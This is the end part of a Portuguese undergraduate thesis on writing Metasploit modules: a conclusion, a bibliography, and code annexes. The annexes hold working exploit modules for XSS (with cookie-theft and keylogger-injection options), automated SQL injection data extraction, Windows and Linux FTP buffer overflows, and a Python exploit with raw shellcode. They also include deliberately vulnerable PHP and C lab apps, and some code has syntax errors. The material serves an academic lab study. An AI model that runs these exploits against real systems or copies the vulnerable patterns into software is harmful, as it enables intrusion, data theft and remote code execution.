A título pessoal, o desenvolvimento do presente projeto de final de curso ofereceu-me a possibilidade de utilizar conhecimentos teórico-práticos adquiridos no decorrer da Licenciatura em Engenharia Informática do IPG e, simultaneamente, a aprendizagem de novas competências, nomeadamente na área da Segurança Informática. De facto, foram esses conhecimentos adquiridos ao longo do curso que me permitiram superar as dificuldades encontradas durante a elaboração do projeto. Em suma, a realização deste projeto foi-me bastante benéfica, tanto a nível pessoal como académico. Sinto-me orgulhoso por todo o trabalho desenvolvido neste projeto e acredito que ele poderá ser uma boa contribuição para o estudo da segurança de aplicações, nomeadamente no que ao desenvolvimento de módulos para o Metasploit diz respeito.

Como trabalho futuro propõe-se a otimização dos módulos desenvolvidos de maneira a poder explorar aplicações que tenham aplicado alguma proteção, mas que não seja definitiva. Isto prende-se mais com o BO, visto que seria interessante desenvolver um módulo que permitisse explorar uma vulnerabilidade com proteções tais como o canário e o ASLR. No caso do XSS, poderia ser otimizado o seu módulo utilizando o mesmo sistema que foi colocado no módulo de SQLi, ou seja, automatizar de maneira a abranger várias alterações à aplicação, (possivelmente derivadas de novas versões da aplicação). Uma outra possibilidade de trabalho futuro é a criação de módulos para explorar outros tipos de vulnerabilidades e assim aumentar a abrangência do estudo do desenvolvimento de módulos para o Metasploit.

Bibliografia

- Acunetix. (14 de Agosto de 2016). *Acunetix*. Obtido de Acunetix:
<http://www.acunetix.com/websitesecurity/sql-injection2/>
- Alecrim, E. (15 de Maio de 2006). *InfoWester*. Obtido de InfoWester:
<http://www.infowester.com/servapach.php>
- Alvarez, M. A. (13 de Outubro de 2004). *Criar Web*. Obtido de Criar Web:
<http://www.criarweb.com/artigos/202.php>
- Aragão, F. (11 de Junho de 2011). *Pplware*. Obtido de Pplware:
<http://pplware.sapo.pt/internet/metasploit-sabe-o-que-e/>
- ARAGÃO, F. (11 de Junho de 2011). *PPlware*. Obtido de PPlware:
<http://pplware.sapo.pt/internet/metasploit-sabe-o-que-e/>
- BRQ. (1 de Julho de 2016). *BRQ*. Obtido de BRQ: <http://www.brq.com/metodologias-ageis/>
- Craton, J. (10 de Abril de 2009). *Jon Craton*. Obtido de Jon Craton:
<https://joncraton.org/blog/46/netcat-for-windows/>
- Developers, G. (31 de Maio de 2016). *GNU*. Obtido de GNU:
<https://www.gnu.org/software/gdb/>
- Díaz, C. C. (28 de Julho de 2004). *CriarWeb*. Obtido de CriarWeb:
<http://www.criarweb.com/artigos/121.php>
- Ferreira, A. (10 de Janeiro de 2015). *NetDeep*. Obtido de NetDeep:
<http://www.netdeep.com.br/blog/pentest/o-que-e-e-como-funciona-o-buffer-overflow.html>
- FRANCESCHI-BICCHIERAI, L. (4 de Outubro de 2015). *Motherboard*. Obtido de Motherboard: <http://motherboard.vice.com/read/the-myspace-worm-that-changed-the-internet-forever>
- Hope, C. (27 de Agosto de 2016). *Computer Hope*. Obtido de Computer Hope:
<http://www.computerhope.com/jargon/h/html.htm>
- Kehoe, D. (11 de Outubro de 2013). *Railsaaps*. Obtido de Railsaaps:
<http://railsapps.github.io/what-is-ruby-rails.html>
- Kelion, L. (14 de Setembro de 2014). *BBC*. Obtido de BBC:
<http://www.bbc.com/news/technology-29241563>
- Kennedy, D., O'Gordan, J., Kearns, D., & Aharoni, M. (2011). *Metasploit - The penetration tester's guide*. São Francisco: William Pollock.

- Martin, A. (22 de Setembro de 2011). *The Wire*. Obtido de The Wire:
<http://www.thewire.com/technology/2011/09/lulzsecs-sony-hack-really-was-simple-it-claimed/42851/>
- McGraw, G. (31 de Março de 2004). *Cigital*. Obtido de Cigital:
<https://www.cigital.com/blog/software-security/>
- Mordkovich, B. (15 de Março de 2001). *Site Point*. Obtido de Site Point:
<https://www.sitepoint.com/perl-tutorial-whats-perl/>
- Morimoto, C. E. (26 de Junho de 2005). *Guia do Hardware*. Obtido de Guia do Hardware: <http://www.hardware.com.br/termos/buffer-overflow>
- Moscaritolo, A. (7 de Dezembro de 2009). *SC Magazine*. Obtido de SC Magazine:
<http://www.scmagazine.com/nasa-sites-hacked-via-sql-injection/article/159181/>
- OWASP. (2013). *OWASP*. Obtido de OWASP:
https://www.owasp.org/index.php/Top_10_2013-Top_10
- OWASP. (4 de Setembro de 2014). *OWASP*. Obtido de OWASP:
https://www.owasp.org/index.php/Buffer_Overflows
- Owasp. (6 de Abril de 2016). Obtido de Owasp:
[https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- OWASP. (29 de Junho de 2016). *OWASP*. Obtido de OWASP:
https://www.owasp.org/index.php/Buffer_Overflow
- OWASP. (27 de Março de 2016). *OWASP*. Obtido de OWASP:
[https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet#XSS_Prevention_Rules_Summary](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet#XSS_Prevention_Rules_Summary)
- ptavares. (26 de Julho de 2014). *Segurança Informática*. Obtido de Segurança Informática: <http://blog.seguranca-informatica.pt/a-biblia-do-cross-site-scripting-xss/>
- Redação. (11 de Agosto de 2008). *Oficina da net*. Obtido de Oficina da net:
https://www.oficinadanet.com.br/artigo/1072/ruby_o_que_e
- Redação. (6 de Janeiro de 2010). *Oficina da net*. Obtido de Oficina da net:
https://www.oficinadanet.com.br/artigo/2227/mysql_-_o_que_e
- Rouse, M. (1 de Junho de 2007). *Search Security*. Obtido de Search Security:
<http://searchsecurity.techtarget.com/definition/buffer-overflow>
- Security, O. (28 de Agosto de 2016). *Offensive Security*. Obtido de Offensive Security:
<https://www.offensive-security.com/metasploit-unleashed/mixins-plugins/>

- Security, P. (2 de Agosto de 2016). *Primal Security*. Obtido de Primal Security:
<http://www.primalsecurity.net/0x0-exploit-tutorial-buffer-overflow-vanilla-eip-overwrite-2/>
- Security, V. (28 de Agosto de 2016). *Virtue Security*. Obtido de Virtue Security:
<https://www.virtuesecurity.com/blog/preventing-cross-site-scripting-php/>
- sinn3r. (14 de Março de 2016). *Github*. Obtido de Github:
<https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-an-exploit>
- Susser, B. (20 de Março de 2012). *Bot24*. Obtido de Bot24:
<http://www.bot24.com/2012/03/nop-sled-is-and-how-it-is-used-in.html>
- Team, C. (14 de Julho de 2011). *Corelan*. Obtido de Corelan:
<https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/>

Anexo A - Código dos módulos para o Metasploit

Módulo Cross-Site Scripting

```
require 'msf/core'

class Metasploit4 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info={})
    super(update_info(info,
      'Name'          => 'XSS Attack',
      'Description'   => %q{
        Este módulo explora uma vulnerabilidade XSS encontrada no
        parametro GET da linguagem PHP. Possui opcoes das quais podem ser
        costumizadas.
        1 - Envia um script de alert
        2 - Redireciona para um website. Se o utilizador nao escolher um
        website envia para a pagina inicial do google.
        3 - Permite roubar as cookies das vitimas que acedam o website
        infetado.
        4 - Injeta um keylogger de modo a receber todas as teclas que
        sao pressionadas no teclado da vitima.
        5 - Script a escolha do utilizador.
      },
      'License'        => MSF_LICENSE,
      'Author'         =>
      [
        'Bruno Ramos'
      ],
      'References'     =>
      [
        ['URL', 'https://github.com/rapid7/metasploit-
framework/wiki'],
      ],
      'Privileged'     => false,
      'Payload'        =>
      {
        'Space'          => 10000,
        'DisableNops'   => true,
        'Compat'         =>
        {
          'PayloadType' => 'cmd'
        }
      },
      'Platform'       => 'unix',
      'Arch'           => ARCH_CMD,
      'Targets'         =>
      [
        ['Vulnerable App', {}]
      ],
      'DisclosureDate' => '14 de Julho de 2016',
      'DefaultTarget'   => 0))
    )

    register_options(
      [
        OptString.new('WEBSITE',[false, "Introduza o website", ""]),
        OptString.new('OPTION',[false, "Selecione a opcao do módulo",
        ""])
      ],
      ""))
  end
```

```

        OptString.new('TARGETURI', [true, "Caminho da pagina vulneravel",
"/xss/xss.php"]),
        OptString.new('SCRIPT', [ false, 'Introduza o SCRIPT' ]),
        ],self.class)
end

def check
  txt = Rex::Text.rand_text_alpha(10)
  res = command_exec("echo #{txt}")

  if res && res.body =~ /#{txt}/
    return Exploit::CheckCode::Vulnerable
  else
    return Exploit::CheckCode::Safe
  end
end

def command_exec(shell)
  res = send_request_cgi({
    'method' => 'GET',
    'uri'     => normalize_uri(target_uri.path),
    'vars_get' => {
      'content' => shell
    }
  })
end

def exploit
option = datastore['OPTION']
site = datastore['SCRIPT']

  case option
  when "1"
    script = '<script>alert("test");</script>'
    command_exec("#{script}")
  when "2"

    if site.nil?
      script =
'<script>document.location="http://google.com";</script>'
      command_exec("#{script}")
    else
      script = "<script>document.location=" + "#{site}";</script>"
      command_exec("#{script}")
    end

  when "3"
    if site.nil?
      script = '<script'
language="Javascript">document.location="http://www.localhost/xss/cookie.php?cookie= + document.cookie;</script>'
      command_exec("#{script}")
    else
      script = '<script
language="Javascript">document.location=#{site} +
document.cookie;</script>'
      command_exec("#{script}")
    end
  when "4"
    if site.nil?

```

```
        script = '<script  
src="http://localhost/xss/keylogger.js"></script>'  
        command_exec("#{script}")  
    else  
        script = '<script src="#{site}"></script>'  
        command_exec("#{script}")  
    end  
  
when "5"  
    script = datastore['SCRIPT']  
    command_exec("#{script}")  
else  
    puts "Selecione uma opcao do modulo"  
end  
end  
end
```

Módulo SQL *injection*

```
require 'msf/core'

class Metasploit4 < Msf::Exploit::Remote
    Rank = ExcellentRanking

    include Msf::Exploit::Remote::HttpClient

    def initialize(info={})
        super(update_info(info,
            'Name'          => 'SQLi Attack',
            'Description'   => %q{
                Este módulo explora automaticamente vulnerabilidades de SQL
                injection em aplicações web.
            },
            'License'       => MSF_LICENSE,
            'Author'        =>
            [
                'Bruno Ramos'
            ],
            'References'   =>
            [
                ['URL', 'https://github.com/rapid7/metasploit-
framework/wiki'],
            ],
            'Privileged'   => false,
            'Payload'       =>
            {
                'Space'      => 10000,
                'DisableNops' => true,
                'Compat'     =>
                {
                    'PayloadType' => 'cmd'
                }
            },
            'Platform'     => 'unix',
            'Arch'         => ARCH_CMD,
            'Targets'      =>
            [
                ['Vulnerable App', { } ],
            ],
            'DisclosureDate' => '6 julho 2016',
            'DefaultTarget'  => 0))
        )

        register_options(
            [
                OptString.new('TABELA',[false, "Selecione a tabela", ""]),
                OptString.new('QUERY',[false, "Introduza a query", ""]),
                OptString.new('COLUNAS',[false, "Selecione a coluna/as", ""]),
                OptString.new('TARGETURI',[true, "Caminho da pagina
vulneravel", "/sqlil/index.php"]),
                OptString.new('OPTION', [ false, 'Selecione a opção', "0" ]),
            ],self.class)
    end

    def check
```

```

res = command_exec(" ")
c= "You have an error in your SQL syntax"
a = res.body
b = a[0,36]
if b == c
    return Exploit::CheckCode::Vulnerable
else
    return Exploit::CheckCode::Safe
end
end

def command_exec(shell)
    res = send_request_cgi({
        'method'      => 'POST',
        'uri'         => normalize_uri(target_uri.path),
        'vars_post'   => {
            'user' => shell,
            'submit' => 'submit'
        }
    })
end

def exploit
    opcao = datastore['OPTION']
    tabela = datastore['TABELA']
    colunas = datastore['COLUNAS']

    i = 0
    num = 0
    coluna = 1
    resultados = Array.new()

    res = command_exec("1' or 1=1#")
    html = res.get_html_document
    htmlR = html.search('div[@id="test"]')
    resultado = htmlR.text
    resultados.insert(i, "#{resultado}")
    i +=1

begin
    res = command_exec("1'order by #{coluna}#")
    html = res.body[0,14]
    erro = "Unknown column"
    coluna +=1
end while erro != html
coluna -= 2
resultados.insert(i, "A tabela tem #{coluna} colunas")
i +=1

aux = 1
query = "'union all select "
begin
    if aux==coluna
        query << "#{aux}#"
    else
        query << "#{aux},"
    end
    aux +=1
end while aux <= coluna

```

```

res = command_exec("#{query}")
html = res.get_html_document
htmlR = html.search('div[@id="test"]')
resultado= htmlR.text.lines.first
resultados.insert(i,"A coluna afetada e a #{resultado}")
i +=1

    col = resultado
    col = col.to_i
    query = "'union select "
    aux = 1
        if coluna == col

            begin
                if aux == coluna

                    query << "database() #"
                else

                    query << "#{aux}, "
                end
                aux +=1

            end while aux <= coluna
        else

            begin

                if aux == col

                    query << "database(), "
                    aux +=1
                end
                if aux == coluna

                    query << "#{aux}#"
                else

                    query << "#{aux}, "
                end
                aux +=1

            end while aux <= coluna

        end

    res = command_exec("#{query}")
    html = res.get_html_document
    htmlR = html.search('div[@id="test"]')
    resultado= htmlR.text
    resultados.insert(i,"Nome da base de dados:
#{resultado.lines.first}")
    i +=1

    aux=1
    query = "'union select "
        if coluna==col
            begin

```

```

        if aux==coluna
            query << "version()#"
        else
            query << "#{aux},"
        end
        aux +=1
    end while aux <= coluna
else
begin
    if col == aux
        query << "version(),"
        aux +=1
    end
    if aux==coluna
        query << "#{aux}#"
    else
        query << "#{aux},"
    end
    aux +=1
end while aux <= coluna
end

res = command_exec("#{query}")
html = res.get_html_document
htmlR = html.search('div[@id="test"]')
resultado= htmlR.text
resultados.insert(i,"Versao da base de dados:
#{resultado.lines.first}")
i +=1

aux=1
query = "'union select "
if coluna==col
begin
    if aux==coluna
        query << "user()#"
    else
        query << "#{aux},"
    end
    aux +=1
end while aux <= coluna
else
begin
    if col == aux
        query << "user(),"
        aux +=1
    end
    if aux==coluna
        query << "#{aux}#"
    else
        query << "#{aux},"
    end
    aux +=1
end while aux <= coluna
end
res = command_exec("#{query}")
html = res.get_html_document
htmlR = html.search('div[@id="test"]')
resultado= htmlR.text
resultados.insert(i,"User da base de dados:
#{resultado.lines.first}")

```

```

    i +=1

aux=1
query = "'union select "
if coluna == col
begin
    if aux == coluna
        query << "group_concat(table_name) from
information_schema.tables where table_schema = database()#"
    else
        query << "#{aux},"
end
aux +=1
end while aux <= coluna
else
begin
    if col == aux
        query << "group_concat(table_name),"
        aux +=1
    end
    if aux == coluna
        query << "#{aux} "
    else
        query << "#{aux},"
    end
    aux +=1
end while aux <= coluna
query << "from information_schema.tables where
table_schema = database()#"
end

res = command_exec("#{query}")
html = res.get_html_document
htmlR = html.search('div[@id="test"]')
resultado= htmlR.text
resultados.insert(i,"Nome das tabelas:
#{resultado.lines.first}")
i +=1

case opcao
when "0"
    z = i
    i =0
    begin
    puts resultados[i]
    i += 1
    end while i<=z
when "1"

aux=1
query = "'union select "
if coluna == col
begin
    if aux == coluna
        query << "group_concat(column_name) from
information_schema.columns where table_name = '#{tabela}'#"
    else
        query << "#{aux},"

```

```

        end
        aux +=1
    end while aux <= coluna
else
begin
    if col == aux

        query << "group_concat(column_name) ,"
        aux +=1
    end
    if aux == coluna
        query << "#{aux} "
    else
        query << "#{aux},"
    end
    aux +=1
end while aux <= coluna
query << "from information_schema.columns where
table_name = '#{tbla}'#"
end

res = command_exec("#{query}")
html = res.get_html_document
htmlR = html.search('div[@id="test"]')
resultado= htmlR.text
puts "#{resultado.lines.first}"

when "2"

aux=1
query = "'union select "
if coluna == col
begin
    if aux == coluna
        query << "group_concat(#{colunas}) from
#{tbla}#"
    else
        query << "#{aux},"
    end
    aux +=1
end while aux <= coluna
else
begin
    if col == aux

        query << "group_concat(#{colunas}),"
        aux +=1
    end
    if aux == coluna
        query << "#{aux} "
    else
        query << "#{aux},"
    end
    aux +=1
end while aux <= coluna
query << "from #{tbla}#"
end

res = command_exec("#{query}")
html = res.get_html_document

```

```
htmlR = html.search('div[@id="test"]')
resultado= htmlR.text
puts "#{resultado.lines.first}"

when "3"

query = """
query << datastore['QUERY']
res = command_exec("#{query}")
html = res.get_html_document
htmlR = html.search('div[@id="test"]')
resultado= htmlR.text
puts "#{resultado.lines.first}"
puts "#{query}"
else
puts "Introduza um valor correto"
end

end
end
```

Módulo Buffer Overflow no Windows

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

    include Exploit::Remote::Ftp

    def initialize(info = {})
        super(update_info(info,
            'Name'          => 'Buffer Overflow no Windows',
            'Description'   => %q{
                Este módulo explora uma vulnerabilidade
                de Buffer Overflow encontrada num servidor FTP no Windows.
            },
            'Author'         => 'Bruno Ramos',
            'Version'        => '1.0',
            'References'    =>
                [
                ],
            'Payload'        =>
                {
                    'Space'      => 444,
                    'BadChars'   => "\x00,\x0a,\x0d",
                },
            'Platform'       => 'win',
            'Targets'        =>
                [
                    [
                        [ 'Windows XP SP3',
                            {
                                'Ret' => 0x7cb32f34,
                                'Offset' => 230
                            }
                        ],
                    ],
                ],
            'DefaultTarget'  => 0))
    end

    def check
        return Exploit::CheckCode::Vulnerable
    end

    def exploit
        connect

        buf = rand_text(target['Offset'])
        buf << [ target['Ret'] ].pack('V')
        buf << rand_text(8)
        buf << payload.encoded
        send_user(buf)
        disconnect
    end
end
```

Módulo Buffer Overflow no Linux

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = ExcellentRanking

    include Msf::Exploit::Remote::Tcp

    def initialize(info = {})
        super(update_info(info,
            'Name'          => 'Buffer overflow no Linux',
            'Description'   => %q{
                Este módulo explora uma vulnerabilidade de buffer overflow
                num servidor multi-thread FTP no sistema operativo Linux.
            },
            'Author'         => 'Bruno Ramos',
            'License'        => MSF_LICENSE,
            'References'    =>
            [
            ],
            'Payload'        =>
            {
                'Space'      => 128,
                'BadChars'   => "\x00",
            },
            'Targets'        =>
            [
            [
            [
                'Linux',
                {
                    'Platform' => 'lin',
                    'Ret'       => 0xbffffed94,
                    'Offset'    => 204,
                },
            ],
            ],
            'DisclosureDate' => '24 de Julho de 2016',
            'DefaultTarget'  => 0))
        )

        end

        def check
    end
    def exploit
        connect

        print_status("A explorar alvo #{target.name}...")

        buf = make_nops(76)
        buf << payload.encoded
        buf << [ target.ret ].pack('V')
    end
end
```

```
sock.put(buf)
sock.get_once

handler
disconnect
end

end
```


Anexo B – Código das aplicações vulneráveis

Aplicação vulnerável a XSS (Login.php)

```
<?php
session_start();
?>
<html>

<head>
<title>Login</title>
</head>

<body>
<form name="loginform" method="post" action="userauthentication.php">

Username: <input type="text" name="username" /><br /><br />
Senha: <input type="password" name="password" /><br /><br />
<input type="submit" value="Entrar" />

</form>
</body>

</html>
```

Aplicação vulnerável (userauthentication.php)

```
<?php

$host = "localhost";
$user = "root";
$pass= "toor";
$banco="xss";
$conn = mysql_connect($host, $user, $pass) or die(mysql_error());
mysql_select_db($banco) or die(mysql_error());

?>

<?php
$username=$_POST['username'];
$password=$_POST['password'];
$query="select username,password from users where username='".$username'
and password='".$password' limit 0,1";
$result=mysql_query($query);
$rows = mysql_fetch_array($result);
if($rows)
{
echo "Login correto" ;
session_start();
$_SESSION['username'] = $username;
header("Location: index.php");
}
else
{
Echo "Login incorreto";
}

?>
```

Aplicação vulnerável a XSS (Página index.php)

```
<?php
$host = "localhost";
$user = "root";
$pass= "toor";
$banco="xss";
$conn = mysql_connect($host, $user, $pass) or die(mysql_error());
mysql_select_db($banco) or die(mysql_error());

?>
<!DOCTYPE html>
<meta charset="UTF-8">
<title>Comment (XSS) </title>
</head>
<body>
<?php
session_start();
$comentario=$_GET['content'];
$user = $_SESSION['username'];
if($_GET['content']!='null'){
$query="INSERT INTO comentarios (username,comentario) VALUES
('{$user}', '{$comentario}') ";
mysql_query($query,$conn) or die(mysql_error());
}
$result = mysql_query("SELECT * FROM comentarios",$conn);
while($row = mysql_fetch_array($result))
{
echo $row['username'] . ":" . $row['comentario'];
echo "<br />";
}
?>
```

Aplicação vulnerável a SQLi (Página index.php)

```
<?php

$con = mysql_connect('localhost', 'root', 'toor');
$db=mysql_select_db('sqli',$con);

if (isset($_REQUEST['submit'])) {
    $user = $_REQUEST['user'];
    $sql = ("SELECT * FROM users WHERE username = '$user';");
    $result = mysql_query($sql) or die (mysql_error());
    $num = mysql_numrows( $result );
    $rst= mysql_fetch_array($result);
    if ($num > 0){
        $i = 0;
        while( $i < $num ) {

            $first = mysql_result( $result,$i, "nome" );

            echo '<div id="test">' . $first . '</div>';

            $i++;
        }
    }else{
        $ola = "Inseriu um valor errado";
        echo '<div id="test">' . $ola . '</div>';
    }
    mysql_close();
}

?>
<div id="test"> </div>

<form method="post">
User: <input type="text" name="user"/><br>
<input type="submit" value="submit" name="submit"/>
</form>
```

Aplicação vulnerável – Servidor FTP Linux

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <sys/wait.h>
#include <signal.h>

#define PORT "7777"

#define BACKLOG 10

void vulnerable(char *net_buffer)
{
    char local_buffer[200];
    strcpy(local_buffer, net_buffer);
    return;
}

void sigchld_handler(int s)
{
    while(waitpid(-1, NULL, WNOHANG) > 0);
}

void *get_in_addr(struct sockaddr *sa)
{
    if (sa->sa_family == AF_INET) {
        return &(((struct sockaddr_in*)sa)->sin_addr);
    }

    return &(((struct sockaddr_in6*)sa)->sin6_addr);
}

int main(void)
{
    int sockfd, new_fd;
    struct addrinfo hints, *servinfo, *p;
    struct sockaddr_storage their_addr;
    socklen_t sin_size;
    struct sigaction sa;
    int yes=1;
    char in_buffer[20], out_buffer[20], net_buffer[2048];
    char s[INET6_ADDRSTRLEN];
    int rv;

    memset(&hints, 0, sizeof hints);
    hints.ai_family = AF_UNSPEC;
    hints.ai_socktype = SOCK_STREAM;
    hints.ai_flags = AI_PASSIVE;

    if ((rv = getaddrinfo(NULL, PORT, &hints, &servinfo)) != 0) {
        fprintf(stderr, "getaddrinfo: %s\n", gai_strerror(rv));
        return 1;
    }
```

```

}

for(p = servinfo; p != NULL; p = p->ai_next) {
    if ((sockfd = socket(p->ai_family, p->ai_socktype,
    p->ai_protocol)) == -1) {
        perror("server: socket");
        continue;
    }

    if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes,
    sizeof(int)) == -1) {
        perror("setsockopt");
        exit(1);
    }

    if (bind(sockfd, p->ai_addr, p->ai_addrlen) == -1) {
        close(sockfd);
        perror("server: bind");
        continue;
    }

    break;
}

if (p == NULL) {
    fprintf(stderr, "server: failed to bind\n");
    return 2;
}

freeaddrinfo(servinfo);

if (listen(sockfd, BACKLOG) == -1) {
    perror("listen");
    exit(1);
}

sa.sa_handler = sigchld_handler;
sigemptyset(&sa.sa_mask);
sa.sa_flags = SA_RESTART;
if (sigaction(SIGCHLD, &sa, NULL) == -1) {
    perror("sigaction");
    exit(1);
}

printf("server: À espera de conexões...\n");

while(1) {
    sin_size = sizeof their_addr;
    new_fd = accept(sockfd, (struct sockaddr *)&their_addr, &sin_size);
    if (new_fd == -1) {
        perror("accept");
        continue;
    }

    inet_ntop(their_addr.ss_family,
    get_in_addr((struct sockaddr *)&their_addr),
    s, sizeof s);
    printf("server: Conectado a %s\n", s);

    if (!fork()) {
        close(sockfd);

```

```
memset(net_buffer, 0, 1024);
strcpy(out_buffer, "Ola\nCOMMAND:");
if (send(new_fd, out_buffer, strlen(out_buffer), 0) == -1)
perror("enviar");
if (recv(new_fd, net_buffer, 1024, 0))
{
vulnerable(net_buffer);
strcpy(out_buffer, "RECEBIDO: ");
strcat(out_buffer, net_buffer);
send(new_fd, out_buffer, strlen(out_buffer), 0);
}
close(new_fd);
exit(0);
}
close(new_fd);
}

return 0;
}
```

Anexo C - Código do fuzzer.py

```

import sys, socket
target = sys.argv[1]
shellcode =
("\x6a\x4f\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xb7\x3d"
"\xad\xf8\x83\xeb\xfc\xe2\xf4\x4b\xd5\x24\xf8\xb7\x3d\xcd\x71"
"\x52\x0c\x7f\x9c\x3c\x6f\x9d\x73\xe5\x31\x26\xaa\xa3\xb6\xdf"
"\xd0\xb8\x8a\xe7\xde\x86\xc2\x9c\x38\x1b\x01\xcc\x84\xb5\x11"
"\x8d\x39\x78\x30\xac\x3f\x55\xcd\xff\xaf\x3c\x6f\xbd\x73\xf5"
"\x01\xac\x28\x3c\x7d\xd5\x7d\x77\x49\xe7\xf9\x67\x6d\x26\xb0"
"\xaf\xb6\xf5\xd8\xb6\xee\x4e\xc4\xfe\xb6\x99\x73\xb6\xeb\x9c"
"\x07\x86\xfd\x01\x39\x78\x30\xac\x3f\x8f\xdd\xd8\x0c\xb4\x40"
"\x55\xc3\xca\x19\xd8\x1a\xef\xb6\xf5\xdc\xb6\xee\xcb\x73\xbb"
"\x76\x26\xa0\xab\x3c\x7e\x73\xb3\xb6\xac\x28\x3e\x79\x89\xdc"
"\xec\x66\xcc\xa1\xed\x6c\x52\x18\xef\x62\xf7\x73\xa5\xd6\x2b"
"\xa5\xdf\x0e\x9f\xf8\xb7\x55\xda\x8b\x85\x62\xf9\x90\xfb\x4a"
"\x8b\xff\x48\xe8\x15\x68\xb6\x3d\xad\xd1\x73\x69\xfd\x90\x9e"
"\xbd\xc6\xf8\x48\xe8\xfd\xa8\xe7\x6d\xed\xa8\xf7\x6d\xc5\x12"
"\xb8\xe2\x4d\x07\x62\xb4\x6a\x90\x77\x95\x95\x9e\xdf\x3f\xad"
"\xf9\x0c\xb4\x4b\x92\xa7\x6b\xfa\x90\x2e\x98\xd9\x99\x48\xe8"
"\xc5\x9b\xda\x59\xad\x71\x54\x6a\xfa\xaf\x86\xcb\xc7\xea\xee"
"\x6b\x4f\x05\xd1\xfa\xe9\xdc\x8b\x3c\xac\x75\xf3\x19\xbd\x3e"
"\xb7\x79\xf9\xa8\xe1\x6b\xfb\xbe\xe1\x73\xfb\xae\xe4\x6b\xc5"
"\x81\x7b\x02\x2b\x07\x62\xb4\x4d\xb6\xe1\x7b\x52\xc8\xdf\x35"
"\x2a\xe5\xd7\xc2\x78\x43\x47\x88\x0f\xae\xdf\x9b\x38\x45\x2a"
"\xc2\x78\xc4\xb1\x41\xa7\x78\x4c\xdd\xd8\xfd\x0c\x7a\xbe\x8a"
"\xd8\x57\xad\xab\x48\xe8\xad\xf8")
buff = '\x90'*230+'\xd7\x30\x9d\x7c'
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((target,21))
print s.recv(2048)
s.send("USER "+buff+'\x90'*15+shellcode+'\r\n')
s.close()

```